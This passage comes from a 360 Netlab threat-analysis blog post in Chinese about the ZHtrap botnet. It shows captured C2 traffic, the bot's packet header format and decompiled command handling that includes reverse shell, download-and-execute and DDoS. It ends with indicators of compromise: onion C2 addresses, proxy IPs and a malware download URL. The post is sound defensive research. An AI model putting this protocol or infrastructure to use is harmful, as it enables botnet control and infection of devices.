TCP	54.154.198.175	8089	966	966	966 → 8089 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175	8090	966	966	966 → 8090 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175	8000	966	966	966 → 8000 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175	81	966	966	966 → 81 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175	82	966	966	966 → 82 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175	83	966	966	966 → 83 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175	84	966	966	966 → 84 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175	85	966	966	966 → 85 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175	8888	966	966	966 → 8888 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175	8181	966	966	966 → 8181 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175	8443	966	966	966 → 8443 [SYN] Seq=0 Win=51241 Len=0

0x6 C2通信

ZHtrap使用Tor C2，因此必须要在代理的帮助下，才能和C2通信。这个过程在前文有过说明，此处就不再赘述，下图所示的网络流量说明和C2已成功的建立了连接。

00000000	05 01 00	...
00000000	05 00	..
00000003	05 01 00 03 3e 6f 65 6d 6f 6a 77 65 35 6c 6f 73>oem ojwe5los
00000013	63 75 64 79 74 7a 66 6f 32 37 33 6e 6b 64 76 61	cudytzfo 273nkdv
00000023	6c 66 37 6d 75 6d 63 74 77 63 6d 34 32 7a 79 75	1f7mumct wcm42zyu
00000033	74 6f 6f 36 74 70 66 6a 73 70 68 79 64 2e 6f 6e	too6tpfj sphyd.on
00000043	69 6f 6e 0b b8	ion..
00000002	05 00 00 01 00 00 00 00 00 00

接着通过以下代码片段向C2发送上线信息：

实际中产生的网络流量如下：

00000048	00 07 e5 1a f8
0000004D	5a 6f 6e 65 53 65 63	ZoneSec

网络流量又是如何解析呢？ZHtrap的指令包由2个数据包组成，第一个包为header，第二个包为body，其中header的格式为：

```
//5 bytes ,big endian
struct header
{
    uint16 body_len;
    uint8 cmd_type;
```

```

        uint16 checksum;
    }
}

```

以上面的上线包流量为例，各字段含义如下所示：

```

header:
  00 07          -- length of body
  e5             -- hardcode,cmd type
  1a fa          -- tcp/ip checksum of ("00 07")
body:
  5a 6f 6e 65 53 65 53  -- body string,"ZoneSec"

```

发送完上线包后Bot开始等待C2下发指令，当指令包的header成功通过校验之后，依据header中第3个字节指定的命令类型，选择相应的处理流程。

```

payload_proc:
    download_exec_payload();           // download&exec payload
}
else
{
    cmd_type = BYTE2(v18);
    v8 = BYTE2(v18) < 0x89u;
    v9 = BYTE2(v18) == 0x89u;
    if ( BYTE2(v18) == 0x89u )
        goto payload_proc;
LABEL_17:
    if ( v8 || v9 )
    {
        if ( cmd_type == 0x22 )
        {
            compose_header((int)&v17, 0x23, 0);
            __libc_send(fd, &v17, 5, 0x4000);      // heartbeat
        }
        else if ( cmd_type == 0x45 )
        {
            __GI_exit(0);                      // exit
        }
        else if ( cmd_type == 0xF5u )
        {
            reverse_proc(((unsigned int)&v13 + 3) & 0xFFFFFFFF0, v5); // reverse shell
        }
        else if ( cmd_type == 0xFEu )
        {
            choose_ddos((unsigned __int8 *)(((unsigned int)&v13 + 3) & 0xFFFFFFFF0), v5); // ddos
        }
    }
}

```

可以看出目前一共支持5种指令，指令码与功能的对应关系如下表所示：

VALUE	FUNCTION
0x22	heartbeat

VALUE	FUNCTION
0x45	exit
0x89	download&exec payload
0xF5	reverse shell
0xFE	DDoS

以心跳为例，下图中的心跳包网络流程验证了我们的分析。

```

0000000C 00 00 22 dd ff      ..."..
00000054 00 00 23 dc ff      ..#..
00000011 00 00 22 dd ff      ..."..
00000059 00 00 23 dc ff      ..#..

```

总结

在后Mirai时代，我们见识过黑产从业者们或大或小的脑洞，其中ZHtrap将被攻陷设备蜜罐化以收集潜在可被攻击目标的做法，无疑是相当有新意的。扫描是攻击的前置过程，扫描的效率决定了攻击的质量。随机扫描是目前的主流，但它有一个致命的缺点：动静太大，极易被监测。ZHtrap的蜜罐反扫机制略显粗糙，但从单纯的随机扫描到有方向性的捕获这一转变是有非常重要的意义，如果其作者持续对此投入研究，很有可能让攻击行为从安全研究员的雷达消失。

联系我们

感兴趣的读者，可以在 [twitter](#) 或者通过邮件[netlab\[at\]360.cn](mailto:netlab[at]360.cn)联系我们。

IOC

Sample MD5

```

5370e0b9484cb25fb3d5a4b648b5c203
6c7cfbe0277e2ca0cbe7157cad7c663e
f1f70dc1274112ae5287ceb06f096d0e
9dded61f7de47409bc00e74c0a12210e
7b593fbbd6f81a3e9a2043a46949879d
ba17282481acca9636c5d01f5c2dd069

```

URL

```
0xdeadbeef.tw  
h5vwy6o32sdcsa5xurde35dqw5sf3cdsoeewqqxmhoyzsvar4u6ooead.onion:8080
```

C2

```
oemojwe5loscudytzfo273nkvalf7mumctwcm42zyutoo6tpfjsphyd.onion:3000
```

Reporter

```
107.189.30.190:1282  
107.189.30.190:2231
```

Proxy Ip

```
51.178.54.234:9095  
51.79.157.89:9095  
167.114.185.33:9095  
147.135.208.44:9095  
198.245.53.58:9095  
142.93.247.244:9050  
66.70.188.235:9095  
139.99.134.95:9095  
144.217.243.21:9095  
46.101.61.9:9050
```

Downloader

```
x86 arm5 arm6 arm7 mips  
hxxp://107.189.30.190/bins/z.{CPU_ARCH}  
oemojwe5loscudytzfo273nkvalf7mumctwcm42zyutoo6tpfjsphyd.onion:8080/z.{CPU_ARCH}
```



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS

?

Name



Share

Best

Newest

Oldest

Be the first to comment.

Subscribe

Privacy

Do Not Sell My Data

— 360 Netlab Blog - Network Security Research Lab at 360 —

New Threat



RotaJakiro: A long live secret backdoor with 0 VT detection

双头龙(RotaJakiro), 一个至少潜伏了3年的后门木马

New Threat: ZHtrap botnet implements honeypot to facilitate finding more victims

New Threat


**New Threat:
ZHtrap botnet
implements
honeypot to
facilitate finding
more victims**

Overview In the security community, when people talk about honeypot, by default we would assume this is one of the most used toolkits for security researchers to lure the bad guys. But recently we came across a botnet uses honeypot to harvest other infected devices, which is quite interesting. From

Botnet

**Threat Alert:
zOMiner Is
Spreading quickly
by Exploiting
ElasticSearch and
Jenkins
Vulnerabilities**

[See all 11 posts →](#)



Mar 12,

2021

11 min

read

Overview In recent months, with the huge rise of Bitcoin and Monroe, various mining botnet have kicked into high gear, and our BotMon system detects dozens of mining Botnet attacks pretty much every day, most of them are old families, some just changed their wallets or propagation methods, and z0Miner



• Mar 8, 2021 • 3 min read